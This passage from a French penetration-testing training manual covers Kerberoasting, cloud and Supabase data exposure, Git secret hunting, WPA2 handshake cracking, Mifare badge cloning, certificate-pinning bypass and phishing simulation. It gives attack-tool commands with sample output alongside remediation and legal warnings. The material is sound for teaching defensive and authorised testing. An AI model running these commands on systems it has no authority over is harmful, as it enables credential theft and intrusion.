Dans ton labo : lance Responder, provoque une requête depuis un poste (tape `\\serveurinexistant` dans l'explorateur), capture le hash. Puis désactive LLMNR/NBT-NS par GPO et constate que la capture échoue.

16 Attaques Kerberos

AD

OBJECTIF

Comprendre comment les mécanismes de tickets se détournent — et comment on les surveille.

POURQUOI

Kerberos est moderne mais plein de recoins. Ces attaques sont le pain quotidien des tests AD.

`AS-REP roasting` `Kerberoasting` `TGT / TGS` `Golden / Silver ticket`

AS-REP roasting INTERMÉDIAIRE

kali@lab

```
$ GetNPUsers.py corp.local/ -usersfile users.txt -no-pass
$krb5asrep$23$svc_old@CORP.LOCAL:a1b2...
```

LIRE ertains comptes ont la pré-authentification Kerberos *désactivée*. Pour ceux-là, n'importe qui peut demander un message chiffré avec leur clé — crackable hors ligne (hashcat 18200). On cible les comptes vulnérables, sans même être authentifié.

Kerberoasting EXPERT

kali@lab

```
$ GetUserSPNs.py corp.local/jdoe:'****' -request
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/sql01*...
```

LIRE out utilisateur du domaine peut demander un ticket de service (TGS) pour un compte portant un SPN. Ce ticket est chiffré avec le hash du mot de passe du **compte de service** — souvent ancien et faible. On le casse hors ligne (hashcat 13100). Voie d'élévation extrêmement fréquente en entreprise.

Golden & Silver tickets — à comprendre, pas une recette

Un **Golden Ticket** consiste à forger un TGT arbitraire à partir du hash du compte `krbtgt`. Mais obtenir ce hash suppose qu'on *contrôle déjà entièrement* le domaine : c'est donc une technique de **persistance** post-compromission, pas une porte d'entrée. Le **Silver Ticket** forge un TGS pour un service précis à partir de son hash. L'essentiel à retenir ici est défensif : ces attaques signifient qu'après une compromission totale, un attaquant peut rester *invisiblement* — d'où les mesures de reconstruction ci-dessous.

🛡 **REMÉDIATION**

Mots de passe de comptes de service longs et aléatoires, idéalement **gMSA** (rotation automatique) — la meilleure défense contre le Kerberoasting. **Activer la pré-authentification** partout (contre l'AS-REP). Surveiller les demandes de tickets anormales (Event IDs 4768/4769, chiffrement RC4). Et, en cas de compromission suspectée : **réinitialiser deux fois le mot de passe** `krbtgt` pour invalider les Golden Tickets.

⚠ **PIÈGE**

Demander des centaines de tickets d'un coup = très visible. Un chiffrement RC4 demandé pour un TGS est un signal d'alarme classique côté défense. Ces techniques, hors labo, exigent un mandat explicite.

🎯 **EXERCICE**

Sur GOAD : réalise un AS-REP roasting et un Kerberoasting, casse un ticket (module 10). Puis renforce le mot de passe du compte de service visé et vérifie que le cassage échoue désormais.

PARTIE VIII · MODULES 17–19

Cloud & DevSecOps

L'infrastructure a quitté le placard

Les serveurs ne sont plus dans une salle : ils sont dans le cloud, déployés par des pipelines, adossés à des bases web. Les failles ont suivi. Ici, « attaquer » veut surtout dire trouver la mauvaise configuration et le secret oublié.

17 Reconnaissance cloud

CLOUD

OBJECTIF

Trouver les ressources cloud exposées : stockages publics, sous-domaines, points d'entrée oubliés.

POURQUOI

La majorité des fuites cloud ne sont pas des exploits, mais des ressources rendues publiques par mégarde.

`responsabilité partagée` `buckets S3 / Blob` `sous-domaines` `IAM` `métadonnées`

💡 **POURQUOI — le modèle de responsabilité partagée**

Le fournisseur (AWS, Azure, GCP) sécurise le socle ; **le client** sécurise ce qu'il y met : droits, stockage, réseau. L'erreur n°1 n'est pas un bug du fournisseur, c'est un **stockage public** ou une permission trop large. La recon cloud consiste surtout à trouver ce qui dépasse.

Chercher les stockages exposés INTERMÉDIAIRE

kali@lab

```
$ cloud_enum -k macible
[+] OPEN S3 Bucket: http://macible-backups.s3.amazonaws.com
[+] Azure Blob found: maciblestorage.blob.core.windows.net
```

LIRE **oud_enum** teste des noms dérivés de l'organisation sur AWS/Azure/GCP et signale les conteneurs publics. Un bucket de `backups` ouvert, c'est souvent la mission bouclée. Même logique que l'énumération de dossiers web (module 06), appliquée au nuage.

Énumérer sous-domaines et identités INTERMÉDIAIRE

kali@lab

```
$ subfinder -d cible.com | httpx -title -tech-detect
dev-api.cible.com [200] [Supabase]
staging.cible.com [200] [Vercel]
$ aws sts get-caller-identity   # avec une clé trouvée
"Arn": "arn:aws:iam::1234:user/ci-deploy"
```

LIRE `ubfinder` + `httpx` révèlent les sous-domaines vivants et la techno derrière (API, hébergeur). Avec une clé d'accès trouvée (module 18), `sts get-caller-identity` est le `whoami` du cloud : on identifie l'identité, puis on énumère ses droits.

L'enchaînement web → cloud

Une faille **SSRF** (module 11) dans une appli hébergée peut forcer la machine à interroger son service de **métadonnées** interne et livrer des identifiants temporaires. C'est l'un des pivots cloud les plus fréquents.

🛡 **REMÉDIATION**

Bloquer l'accès public au niveau du compte (S3 Block Public Access, équivalents Azure/GCP), **IMDSv2** contre l'abus des métadonnées, inventaire des sous-domaines (contre les prises de contrôle de sous-domaine « dangling »), et surveillance de posture (**CSPM** : ScoutSuite, Prowler).

⚠ **PIÈGE**

Tester un compte/bucket qui n'est pas le tien = hors-la-loi, côté client ET fournisseur. Entraîne-toi sur **ton compte** ou **CloudGoat**. « Public » ≠ « autorisé ».

🎯 **EXERCICE**

Déploie CloudGoat (ou un bac à sable perso). Trouve une ressource exposée avec cloud_enum/ScoutSuite, corrige-la, et vérifie qu'elle n'apparaît plus.

18 Sécurité des pipelines CI/CD

DEVSECOPS

OBJECTIF

Trouver les secrets fuités dans Git et comprendre les risques de la chaîne d'approvisionnement logiciel.

POURQUOI

Un secret dans un dépôt ouvre tout le reste. Et compromettre le pipeline, c'est compromettre tout ce qu'il déploie.

`secrets Git` `historique` `chaîne d'appro.` `dependency confusion` `PPE`

Chasser les secrets dans Git INTERMÉDIAIRE

kali@lab — sur TON dépôt ou un dépôt autorisé

```
$ trufflehog git file://./mon-depot --only-verified
Found verified result 🐷
Detector: AWS  File: config/old.env  Commit: 3f9a...
```

LIRE **ufflehog** (ou **gitleaks**) parcourt tout l'*historique* Git — pas seulement l'état actuel. Un secret supprimé dans le dernier commit reste présent dans l'historique, et donc exploitable. `--only-verified` teste réellement si la clé fonctionne encore : on élimine le bruit.

💡 **POURQUOI l'historique trahit**

« J'ai retiré la clé » ne suffit pas : Git garde tout. Un `grep` de l'état courant (module 01) ne voit rien ; un scan d'historique voit tout. C'est pourquoi une clé fuitée doit être **révoquée**, jamais seulement supprimée.

La chaîne d'approvisionnement EXPERT

Le code que tu déploies dépend de dizaines de bibliothèques tierces. Trois risques à connaître (ton labo : tes propres dépôts) :

- **Dependency confusion** : publier un paquet public portant le nom d'un paquet *interne* ; le gestionnaire peut télécharger le mauvais. Touche npm/TypeScript, pip/Python, crates/Rust.
- **Typosquatting** : un paquet au nom proche d'un paquet légitime (`reqeusts` vs `requests`).
- **Poisoned Pipeline Execution (PPE)** : injecter du code dans un fichier de CI (ex. `.github/workflows`) pour qu'il s'exécute avec les secrets du pipeline.

🛡 **REMÉDIATION**

Secrets **hors du code** (coffre : Vault, secrets du CI, variables d'environnement chiffrées) et **révocation immédiate** de toute clé fuitée. Analyse de secrets en pre-commit et en CI (gitleaks). Verrouiller les versions (*lockfiles*), vérifier les sommes (intégrité), et réserver les noms de paquets internes. Principe du moindre privilège pour les jetons de CI, et revue obligatoire des modifications de workflow.

⚠ **PIÈGE**

Publier un paquet « de test » de dependency confusion sur un registre public touche de vrais utilisateurs : à ne pratiquer que dans un registre privé à toi. Scanner un dépôt tiers sans autorisation reste du ressort du propriétaire.

🎯 **EXERCICE**

Crée un dépôt de test, commit une fausse clé, puis supprime-la dans un commit suivant. Lance trufflehog : constate qu'il la retrouve dans l'historique. Tu comprendras pourquoi « révoquer » > « supprimer ».

19 Attaquer le Backend-as-a-Service

CLOUD

OBJECTIF

Tester les règles de sécurité, l'authentification et les configs des bases orientées web (Supabase, Firebase).

POURQUOI

Ces plateformes exposent la base directement au client. Une règle manquante, et toute la donnée est lisible par n'importe qui.

`clé anonyme` `RLS (Row Level Security)` `règles Firebase` `API auto-générée`

💡 **POURQUOI c'est risqué par conception**

Supabase/Firebase exposent une **API directement sur la base**, appelée depuis le navigateur avec une **clé « anonyme »** publique. La sécurité ne repose donc *pas* sur le secret de la clé (elle est dans le code front), mais entièrement sur les **règles d'accès** côté serveur : le **RLS** de Supabase, les **Security Rules** de Firebase. Si elles sont absentes ou permissives, la clé publique suffit à tout lire.

Tester l'accès avec la clé publique INTERMÉDIAIRE

kali@lab — sur TON projet de test

```
$ curl "https://xyz.supabase.co/rest/v1/users?select=*" \
    -H "apikey: $ANON_KEY"
[ {"id":1,"email":"a@x.com","role":"admin"}, ... ]   # RLS absent = fuite
```

LIRE avec la seule clé anonyme (récupérée dans le JS du site), on interroge l'API REST auto-générée. Si le **RLS n'est pas activé** sur la table, elle renvoie *tout*. Le test est simple : demander une table sensible avec la clé publique et voir ce qui sort. On vérifie aussi l'écriture (POST/PATCH) et les *IDOR* (module 11) sur les identifiants.

Les angles à vérifier

RLS activé mais policies trop larges ; tables oubliées sans policy ; fonctions/edge functions sans contrôle ; inscription ouverte permettant de s'auto-attribuer un rôle ; buckets de stockage publics. Chaque table et chaque route doit prouver « cet utilisateur a-t-il le droit ? ».

🛡 **REMÉDIATION**

RLS activé par défaut sur toutes les tables, policies explicites et testées (« un utilisateur ne voit que ses lignes »), jamais de logique d'autorisation côté client, validation et rôles gérés côté serveur, et séparation stricte entre clé anonyme (front) et clé de service (jamais exposée). Tester ses propres policies comme un attaquant — avec la clé publique — avant la mise en production.

⚠ **PIÈGE**

Croire que « la clé est publique donc c'est prévu » : oui, la clé l'est — mais pas l'absence de règles. Tester un projet BaaS qui n'est pas le tien reste interdit sans mandat.

🎯 **EXERCICE**

Crée un projet Supabase de test, une table avec des données, **sans** RLS : constate que la clé anonyme lit tout. Active le RLS avec une policy « propriétaire seulement » et vérifie que l'accès est bloqué. La démonstration la plus parlante du module.

PARTIE IX · MODULES 20–21

Sans-fil & matériel

Sortir du terminal, attaquer les ondes

La sécurité ne s'arrête pas au câble réseau. Le Wi-Fi étend le périmètre jusqu'au stationnement ; les badges RFID ouvrent les portes physiques. Deux surfaces qu'on oublie souvent — et qui contournent tous les pare-feu.

20 Audit Wi-Fi (WPA2 / WPA3)

SANS-FIL

OBJECTIF

Comprendre et auditer un réseau sans fil : écoute, capture de handshake, résistance du mot de passe.

POURQUOI

Un Wi-Fi faible donne un accès au réseau interne sans jamais franchir la porte d'entrée.

`WPA2 / WPA3` `handshake / PMKID` `mode moniteur` `rogue AP` `802.1X`

⚠ **LÉGAL — à lire**

Capturer ou attaquer un réseau Wi-Fi qu'on ne possède pas est illégal, même « passivement ». On s'entraîne **exclusivement** sur son propre point d'accès de test, ou sous mandat écrit précisant les SSID autorisés. Aucune exception.

💡 **POURQUOI — le handshake**

Quand un appareil rejoint un réseau WPA2, un échange initial (le **handshake** à 4 messages) prouve qu'il connaît le mot de passe sans l'envoyer en clair. Mais cet échange contient de quoi *vérifier* un mot de passe hors ligne. Le capturer, c'est obtenir l'équivalent d'un hash (module 10). Le **PMKID** permet parfois d'obtenir ce matériel sans même attendre un client.

Écouter puis capturer INTERMÉDIAIRE

kali@lab — TON point d'accès de test

```
$ airmon-ng start wlan0          # mode moniteur
$ airodump-ng -c 6 --bssid AA:BB:.. -w capture wlan0mon
[ WPA handshake: AA:BB:CC:DD:EE:FF ]
```

LIRE **mode moniteur** met la carte à l'écoute de tout le trafic radio. On cible SON réseau et on attend (ou provoque) une reconnexion pour capturer le handshake. La mention `WPA handshake` confirme la capture.

Casser hors ligne INTERMÉDIAIRE

kali@lab

```
$ aircrack-ng capture.cap -w rockyou.txt
KEY FOUND! [ motdepassewifi ]
```

LIRE On teste le dictionnaire contre le handshake. Un mot de passe court ou courant tombe en minutes. **WPA3** corrige cette faiblesse : son échange **SAE** résiste au cassage hors ligne. Le **rogue AP** (faux point d'accès au même nom) est l'autre grande famille : il pousse les clients à s'y connecter — à ne tester qu'en labo.

🛡 **REMÉDIATION**

Phrase de passe **longue et imprévisible** (≥ 15 caractères aléatoires), migration vers **WPA3**, et en entreprise **802.1X / EAP-TLS** (chaque utilisateur son identité, pas de secret partagé). Activer le **PMF** (protection des trames de gestion) contre les déconnexions forcées. Séparer réseau invité et interne. Détecter les points d'accès pirates via un **WIDS**.

🎯 **EXERCICE**

Sur TON routeur de test : mets un mot de passe faible, capture le handshake, casse-le. Puis mets une phrase de passe longue et constate l'échec du dictionnaire. La preuve concrète que la longueur gagne.

21 RFID & contrôle d'accès

MATÉRIEL

OBJECTIF

Comprendre les badges d'accès, repérer les technologies vulnérables, et le rôle du test physique.

POURQUOI

Un pare-feu parfait ne sert à rien si on entre par la porte avec un badge cloné. La sécurité physique fait partie du périmètre.

`RFID / NFC` `125 kHz vs 13,56 MHz` `Mifare Classic` `clonage` `test physique`

⚠ **LÉGAL — central**

Cloner un badge ou tenter d'entrer dans un bâtiment exige un **mandat écrit** très explicite (test d'intrusion physique), avec une lettre d'autorisation sur soi en permanence. On ne s'entraîne qu'avec **ses propres badges**. S'introduire sans mandat est une infraction pénale, sans ambiguïté.

💡 **POURQUOI certaines cartes tombent**

Deux grandes familles : les badges **125 kHz** (ex. HID Prox) n'ont souvent *aucun* chiffrement — leur identifiant se lit et se rejoue tel quel. Les badges **13,56 MHz** comme **Mifare Classic** utilisent un chiffrement (Crypto-1) *cassé* depuis des années : leurs clés se récupèrent, donc la carte se clone. Les cartes modernes (DESFire EV2/EV3) corrigent cela.

Lire et cloner (sur ton propre badge) INTERMÉDIAIRE

Proxmark3 / Flipper Zero — TA carte

```
pm3> hf mf autopwn
[+] Found keys, dumped 16 sectors → carte.bin
[+] Clé par défaut détectée (FFFFFFFFFFFF)
```

LIRE Un lecteur comme le **Proxmark3** (ou un Flipper Zero) récupère les clés d'une Mifare Classic — souvent restées aux valeurs par défaut (`FFFFFFFFFFFF`) — puis copie son contenu sur une carte vierge. Le résultat : un double fonctionnel. C'est la démonstration qui fait comprendre à un client pourquoi migrer.

🛡 **REMÉDIATION**

Migrer vers des technologies à **authentification forte** (DESFire EV3, SEOS), ne jamais laisser les **clés par défaut**, ajouter un **second facteur** pour les zones sensibles (code PIN, biométrie), et traiter la sécurité physique comme la logique : *défense en profondeur* (sas, surveillance, accompagnement des visiteurs). Le badge n'est qu'une couche.

⚠ **PIÈGE**

Tester un badge qui n'est pas le tien, ou s'appuyer sur un badge cloné pour entrer sans mandat physique signé. Le test physique a aussi des risques humains (confrontation) : toujours une lettre d'autorisation et un contact d'urgence.

🎯 **EXERCICE**

Avec TON propre badge Mifare de test et un lecteur : lis-le, identifie si les clés sont par défaut, clone-le sur une carte vierge. Documente la techno et la remédiation que tu recommanderais.

PARTIE X · MODULES 22–23

Furtivité & évasion

Comprendre la discrétion pour mieux la détecter

Obtenir un accès, c'est une chose ; le garder sans déclencher l'alarme en est une autre. Cette partie est volontairement **conceptuelle et orientée détection** : tu apprends comment la furtivité fonctionne et, surtout, comment la blue team la repère. Pas de recette d'arme — de la compréhension, et de la défense.

22 Contourner AV / EDR — concepts

FURTIVITÉ

OBJECTIF

Comprendre comment la détection moderne fonctionne, et comment on *mesure* si elle tient.

POURQUOI

Dans un vrai réseau, un outil brut se fait bloquer en secondes. Savoir pourquoi, c'est pouvoir évaluer la vraie posture de détection d'un client.

`signatures` `heuristique` `comportement` `AMSI / ETW` `télémétrie EDR`

Pourquoi ce module reste au niveau des concepts

Il explique **comment la détection marche** et comment en vérifier l'efficacité. Il ne fournit pas de procédé pour fabriquer un code indétectable. Sur un vrai mandat, l'évasion se fait avec des outils validés, sous règles d'engagement, et son *livrable* est la liste des angles morts de la défense. L'objectif ici : te rendre capable de dialoguer avec les défenseurs et d'évaluer leur couverture — pas de leur échapper en aveugle.

💡 POURQUOI — comment un EDR « voit »

Un antivirus classique compare les fichiers à des **signatures** connues. Un **EDR** va plus loin : il observe le **comportement** (quel processus lance quoi, quelles connexions, quelles injections mémoire) et remonte cette **télémétrie** à une console centrale. Sous Windows, l'**AMSI** inspecte les scripts avant exécution et l'**ETW** trace l'activité système. La détection moderne est donc surtout comportementale, pas une affaire de nom de fichier.

Pourquoi un outil brut se fait bloquer INTERMÉDIAIRE

Un binaire Metasploit par défaut, un script offensif connu : leurs signatures sont partout. Les familles de techniques que les adversaires réels emploient pour y échapper se comprennent au niveau conceptuel :

- **Obfuscation / encodage** : changer la forme sans changer la fonction, pour casser les signatures statiques.
- **Living-off-the-land (LOLBins)** : utiliser des outils Windows légitimes plutôt qu'apporter un binaire suspect.
- **Exécution en mémoire** : éviter d'écrire sur le disque, là où l'AV regarde en priorité.

Comprendre ces catégories suffit pour *raisonner* avec la défense ; les détails d'implémentation d'un contournement sortent du cadre de ce manuel et d'un usage responsable.

Tester la détection — l'approche saine EXPERT

labo Windows — vérifier que l'EDR réagit

```
# Fichier de test standard EICAR — DOIT être détecté
$ curl https://secure.eicar.org/eicar.com.txt -o test.com
→ quarantaine immédiate : la protection fonctionne
```

LIRE

La bonne démarche d'apprentissage est **défensive** : vérifier que la détection s'allume. Le fichier **EICAR** est un test inoffensif conçu pour ça. Pour aller plus loin, **Atomic Red Team** et **MITRE Caldera** rejouent des techniques d'attaque référencées **ATT&CK** et mesurent ce que l'EDR voit ou rate. C'est l'exercice « purple team » par excellence.

🛡 **REMÉDIATION / DÉTECTION**

Allowlisting applicatif (n'autoriser que les binaires connus — WDAC/AppLocker), AMSI et journalisation PowerShell activés, journalisation de la création de processus (Sysmon), surveillance et blocage des **LOLBins** couramment détournés, et des règles **comportementales** plutôt que de simples signatures. Mesurer sa couverture avec Atomic Red Team et combler les angles morts, technique par technique.

🎯 **EXERCICE**

Dans ton labo : installe un EDR gratuit, dépose EICAR, confirme la détection. Puis joue un test Atomic Red Team simple et note ce qui a généré une alerte… et ce qui est passé inaperçu. C'est exactement le constat qu'un client attend d'un audit.

23 Command & Control (C2) — concepts

FURTIVITÉ

OBJECTIF

Comprendre comment un opérateur pilote un accès à distance, et comment ce trafic se détecte.

POURQUOI

En Red Team, maintenir et orchestrer l'accès est un métier. Côté défense, reconnaître un canal C2 est décisif.

`beacon` `trafic asynchrone` `jitter / sleep` `redirecteurs` `détection réseau`

> **# Niveau concepts, orienté détection**
>
> Ce module explique le *fonctionnement* d'un C2 et surtout comment la blue team le repère. Il ne contient pas de procédure pour déployer une infrastructure furtive conçue pour échapper à une défense précise ni de C2 maison : ça, c'est de l'outillage offensif opérationnel qui se manie sous mandat, avec des frameworks validés.

> 💡 **POURQUOI — le modèle du beacon**
>
> Après un accès initial, l'opérateur ne garde pas une connexion ouverte en permanence (trop visible). Il installe un **beacon** : un agent qui « appelle à la maison » à intervalles réguliers pour demander des ordres, puis se rendort. Ce trafic **asynchrone**, avec du **jitter** (intervalle irrégulier), imite une navigation normale. Les frameworks légitimes de Red Team — **Sliver**, **Mythic**, **Cobalt Strike** — industrialisent cette gestion de beacons, de sessions et de tâches.

Ce qu'un opérateur gère INTERMÉDIAIRE

- **Les canaux** : HTTP(S), DNS, SMB… choisis pour se fondre dans le trafic légitime.
- **L'OPSEC** : intervalle de sleep, jitter, profils qui imitent des sites connus, pour ne pas créer de motif régulier détectable.
- **Les redirecteurs** : des serveurs intermédiaires qui masquent l'adresse réelle de l'opérateur.

Ces notions se comprennent pour *évaluer* une défense ; leur mise en œuvre fine relève d'un engagement encadré, pas d'un manuel.

Détecter un C2 — le vrai livrable EXPERT

> 🛡 **DÉTECTION / REMÉDIATION**
>
> Repérer le **beaconing** : connexions régulières vers un même hôte (analyse de périodicité), ratios de données inhabituels, **DNS** aux sous-domaines longs et nombreux (tunneling). Inspecter TLS (empreintes **JA3/JA3S**), filtrer le trafic **sortant** (la plupart des réseaux ne filtrent que l'entrant — erreur majeure), bloquer les catégories de domaines récents/non classés, et corréler endpoint (Sysmon/EDR) et réseau. Un proxy sortant qui journalise tout est l'un des meilleurs détecteurs de C2.

⚠ **PIÈGE**

Côté défense : ne surveiller que l'entrant laisse le C2 ressortir librement. Côté audit : opérer un C2, même de test, hors d'un mandat et d'un périmètre réseau contrôlé, est à proscrire.

🎯 **EXERCICE**

Dans ton labo isolé : lance un beacon de test (Sliver) entre deux de tes VM, puis place-toi côté défense — observe le motif de connexions régulières dans les journaux réseau. Écris la règle de détection que tu proposerais. L'exercice purple team complet.

PARTIE XI · MODULES 24–25

Sécurité mobile

L'extension logique du Web

Une appli mobile n'est qu'un client exécuté sur l'appareil de l'utilisateur : tout ce qu'elle contient peut être lu et modifié. On apprend à l'ouvrir, à intercepter son trafic, et à rappeler la règle d'or — la confiance vit sur le serveur, jamais dans l'appli.

24 Ingénierie inverse (Android / iOS)

MOBILE

OBJECTIF

Décompiler une appli, lire son code, et trouver secrets et composants exposés.

POURQUOI

Ce qui est embarqué dans l'appli est public de fait. Les secrets en dur sont une fuite garantie.

`APK / IPA` `apktool / jadx` `secrets en dur` `composants exportés` `OWASP MASVS`

💡 **POURQUOI — l'appli ne protège rien par elle-même**

Une appli tourne sur l'appareil de l'utilisateur : code, clés embarquées, logique — rien n'est « caché » pour qui la possède. Le cadre de référence est l'**OWASP MASVS** (et son guide de test MASTG). Principe directeur : la confiance se place **sur le serveur**, jamais dans l'appli.

Ouvrir l'appli INTERMÉDIAIRE

kali@lab — appli de test autorisée

```
$ apktool d app.apk -o app_src     # ressources + manifeste
$ jadx-gui app.apk                  # code Java/Kotlin lisible
$ grep -rin "api_key\|password\|secret\|token" app_src
app_src/.../Config: API_KEY = "AIza...."
```

LIRE On décompresse l'APK et on lit le code. Le `grep` du module 01 ressert pour trouver des **secrets en dur**. Le **manifeste** (`AndroidManifest.xml`) révèle les **composants exportés** — activités, services ou *content providers* accessibles par d'autres applis, souvent sans contrôle. Sur iOS, l'analyse de l'IPA suit la même logique.

Les trouvailles classiques

Clés d'API et identifiants codés en dur ; endpoints d'API cachés ; composants exportés manipulables ; données sensibles journalisées ; absence de détection de root/jailbreak (contournable mais révélatrice). Chaque secret trouvé pointe vers un correctif côté serveur.

🛡 **REMÉDIATION**

Aucun secret dans l'appli : tout élément sensible reste côté serveur, derrière une authentification. Clés d'API à portée restreinte et révocables. Composants **non exportés par défaut**. Pas de données sensibles dans les journaux. L'obfuscation (R8/ProGuard) ralentit l'analyse mais ne « sécurise » pas — elle complète, jamais ne remplace, le contrôle serveur.

🎯 **EXERCICE**

Prends une appli volontairement vulnérable (**DIVA**, **InsecureBankv2**, ou les crackmes du MASTG). Trouve un secret en dur par analyse statique et liste les composants exportés du manifeste.

25 Interception de trafic mobile

MOBILE

OBJECTIF

Observer le trafic d'une appli vers son API, même protégé par du certificate pinning.

POURQUOI

La vraie surface d'attaque est souvent l'API derrière l'appli. Pour l'auditer, il faut voir ses échanges.

`proxy (Burp)` `certificate pinning` `Frida / objection` `API` `IDOR`

💡 **POURQUOI le pinning nous gêne (et ne protège pas)**

Pour auditer le trafic, on route l'appli à travers **Burp** (module 11) via un certificat qu'on contrôle. Le **certificate pinning** fait que l'appli n'accepte qu'un certificat précis et refuse le nôtre : l'interception échoue. On le *contourne* en instrumentant l'appli — ce qui prouve au passage que le pinning ralentit l'auditeur mais n'arrête pas un attaquant déterminé.

Contourner le pinning avec Frida EXPERT

kali@lab — appareil de test enraciné, ton appli

```
$ objection -g com.cible.app explore
android sslpinning disable
(agent) Found okhttp3... pinner, disabling.
(agent) SSL pinning bypassed — trafic visible dans Burp
```

LIRE **objection** (bâti sur **Frida**) instrumente l'appli en cours d'exécution et neutralise la vérification du pinning. Le trafic apparaît alors dans Burp. On audite ensuite l'**API** comme une API web : les mêmes **IDOR** et failles d'autorisation (module 11) s'y retrouvent très souvent — changer un identifiant d'objet, accéder aux données d'autrui.

🛡 **REMÉDIATION**

Le pinning reste utile (il élève la barre) mais **en complément**, jamais comme seule défense. L'essentiel est côté **API** : authentification solide, **contrôle d'accès vérifié à chaque requête** (contre les IDOR), validation des entrées, limitation de débit. Détection d'intégrité/root côté client pour compliquer l'instrumentation — sans jamais s'y fier seule. Suivre l'OWASP MASVS comme liste de vérification.

⚠ **PIÈGE**

Croire que « pinning + obfuscation = sécurisé » : les deux se contournent. Oublier de tester l'API elle-même, là où est le vrai risque. Instrumenter une appli qui n'est pas la tienne sans autorisation.

🎯 **EXERCICE**

Sur une appli de test : configure Burp comme proxy, constate que le pinning bloque, puis désactive-le avec objection et observe les appels d'API. Cherche une IDOR en modifiant un identifiant dans une requête.

PARTIE XII · MODULES 26–27

Facteur humain

Le pare-feu le plus complexe : l'employé

On peut durcir toutes les machines et rester vulnérable par une personne qui clique. Mais le but n'est jamais de piéger — c'est de mesurer et de former, avec respect. Cette partie se mène avec un soin éthique particulier.

26 Ingénierie sociale & OSINT humain

HUMAIN

OBJECTIF

Comprendre comment un attaquant profile une organisation à partir d'informations publiques.

POURQUOI

Toute attaque humaine commence par la reconnaissance. Voir ce qu'on expose, c'est pouvoir le réduire.

`OSINT` `profilage` `métadonnées` `énum. d'emails` `fuites de données`

💡 **POURQUOI ça compte**

Avant d'approcher une personne, un attaquant assemble un portrait : organigramme (LinkedIn), format des adresses email, outils utilisés, documents publics. Chaque détail rend un prétexte plus crédible. Rappel du module H1 : le maillon faible porte un badge et boit du café — mais ce module sert à *protéger* ce maillon, pas à l'exploiter.

Cartographier l'empreinte humaine INTERMÉDIAIRE

kali@lab — sur ta propre organisation

```
$ theHarvester -d cible.com -b linkedin,bing
[people] A. Tremblay — Dév. · M. Côté — RH
[email]  prenom.nom@cible.com  (format déduit)
$ exiftool rapport-public.pdf | grep -i author
Author: jbouchard   Creator: Microsoft Word / corp-pc-07
```

LIRE `theHarvester` agrège noms et emails depuis des sources publiques (module 04). Le **format d'email** déduit transforme chaque nom LinkedIn en identifiant probable. `exiftool` extrait les **métadonnées** des documents publics : nom d'auteur, logiciels, parfois noms de machines internes. Autant d'informations offertes sans toucher l'entreprise.

Les données déjà fuitées

Vérifier si des adresses de l'organisation apparaissent dans des fuites connues (service **Have I Been Pwned**) indique un risque de réutilisation de mots de passe (module 10). À usage défensif : savoir quels comptes forcer à réinitialiser.

🛡 **REMÉDIATION**

Réduire l'empreinte : nettoyer les **métadonnées** des documents avant publication, limiter les informations nominatives inutiles, sensibiliser les employés à ce qu'ils exposent publiquement. Imposer le **MFA** (un identifiant deviné ou fuité ne suffit plus) et surveiller les comptes apparaissant dans les fuites. La sensibilisation est la contre-mesure la plus rentable.

🎯 **EXERCICE**

Fais l'OSINT de ta **propre** organisation (ou de toi-même) : quel format d'email, quels documents publics, quelles métadonnées, quelles fuites ? Dresse la liste de ce que tu réduirais. Tu verras ton empreinte avec les yeux de l'attaquant.

27 Campagnes d'hameçonnage

HUMAIN

OBJECTIF

Mener une simulation d'hameçonnage **autorisée** pour mesurer et renforcer le réflexe humain.

POURQUOI

L'humain reste le vecteur n°1. Le but n'est pas de piéger, mais de former et de mesurer les progrès.

`prétexte` `Gophish` `taux de clic / signalement` `AiTM / MFA` `débriefing`

⚠ **ÉTHIQUE & LÉGAL — central ici**

Une campagne ne se lance qu'avec un **mandat écrit**, un périmètre de destinataires défini, et un soin réel porté aux personnes. On ne vise jamais un individu pour l'humilier, on ne collecte que le nécessaire, et on prévoit **toujours** un débriefing bienveillant. Le succès se mesure à la progression de l'équipe, pas au nombre de « victimes ».

💡 **POURQUOI ça marche — et le cycle d'une campagne**

Le phishing exploite des leviers humains : urgence, autorité, curiosité, peur. Une simulation professionnelle suit un cycle clair : **reconnaissance** (module 26) → **prétexte** crédible, validé avec le client → **infrastructure** (domaine + plateforme, ex. **Gophish**) → **envoi** contrôlé → **mesure** → **débriefing et formation**.

Ce qu'on mesure INTERMÉDIAIRE

INDICATEUR	CE QU'IL DIT
Taux d'ouverture	Combien ont lu (peu actionnable seul).
Taux de clic	Combien ont cliqué le lien — premier vrai signal de risque.
Taux de soumission	Combien auraient donné leurs identifiants (page de capture *neutralisée*, aucun vrai mot de passe stocké).
Taux de signalement	Combien ont *signalé* le message. L'indicateur le plus important : il mesure la maturité, pas la faute.

AiTM et contournement du MFA — comprendre pour défendre EXPERT

`# Ce que je couvre ici, et ce que je ne détaille pas`

Les attaques **AiTM** (adversary-in-the-middle, ex. via un reverse-proxy type Evilginx) interceptent en temps réel le mot de passe *et* le jeton de session, contournant ainsi le MFA classique. Tu dois **connaître le principe** car c'est la menace réelle d'aujourd'hui. En revanche, ce manuel ne fournit pas le pas-à-pas pour cloner un portail d'authentification réel ni monter un proxy qui vole des sessions MFA : ce serait un kit de vol d'identifiants fonctionnel. Ce qui a de la valeur pour ton client, c'est la **défense** ci-dessous.

Le livrable n'est pas une liste de coupables

Un bon rapport de phishing parle de **tendances** et de **remédiation**, jamais de noms exposés. La valeur, c'est le plan de formation et la hausse du taux de signalement à la campagne suivante.

🛡 REMÉDIATION — y compris contre l'AiTM

MFA résistant au phishing : clés **FIDO2 / passkeys** (liées au domaine légitime, donc inopérantes sur un faux portail) — la vraie parade à l'AiTM. **Accès conditionnel** (appareil géré, géolocalisation, détection de session à risque). Authentification des emails (**SPF / DKIM / DMARC**) contre l'usurpation. Un **bouton « signaler »** simple, de la **formation régulière** et bienveillante, et le filtrage des messages entrants. Technique et humain se renforcent.

🎯 EXERCICE

Installe Gophish dans ton labo et monte une campagne de test vers **tes propres** boîtes (avec ton consentement). Observe le cycle complet, puis rédige un mini-rapport orienté tendances et formation — sans nommer personne. Bonus défense : active une passkey FIDO2 sur un compte de test et constate qu'un faux portail ne peut pas la rejouer.

ANNEXES

Références

Lexique, commandes, et la suite

De quoi ne jamais rester bloqué sur un mot, retrouver une commande d'un coup d'œil, et savoir où aller une fois le livre terminé.

A Lexique des termes

ANNEXE

Le jargon du métier, en clair. Quand un terme t'arrête, il est ici.

0–9 / A

0-day (zéro-jour)
Faille inconnue de l'éditeur, donc sans correctif. Très recherchée des attaquants, puisque rien ne la bloque encore.

AXFR (transfert de zone DNS)
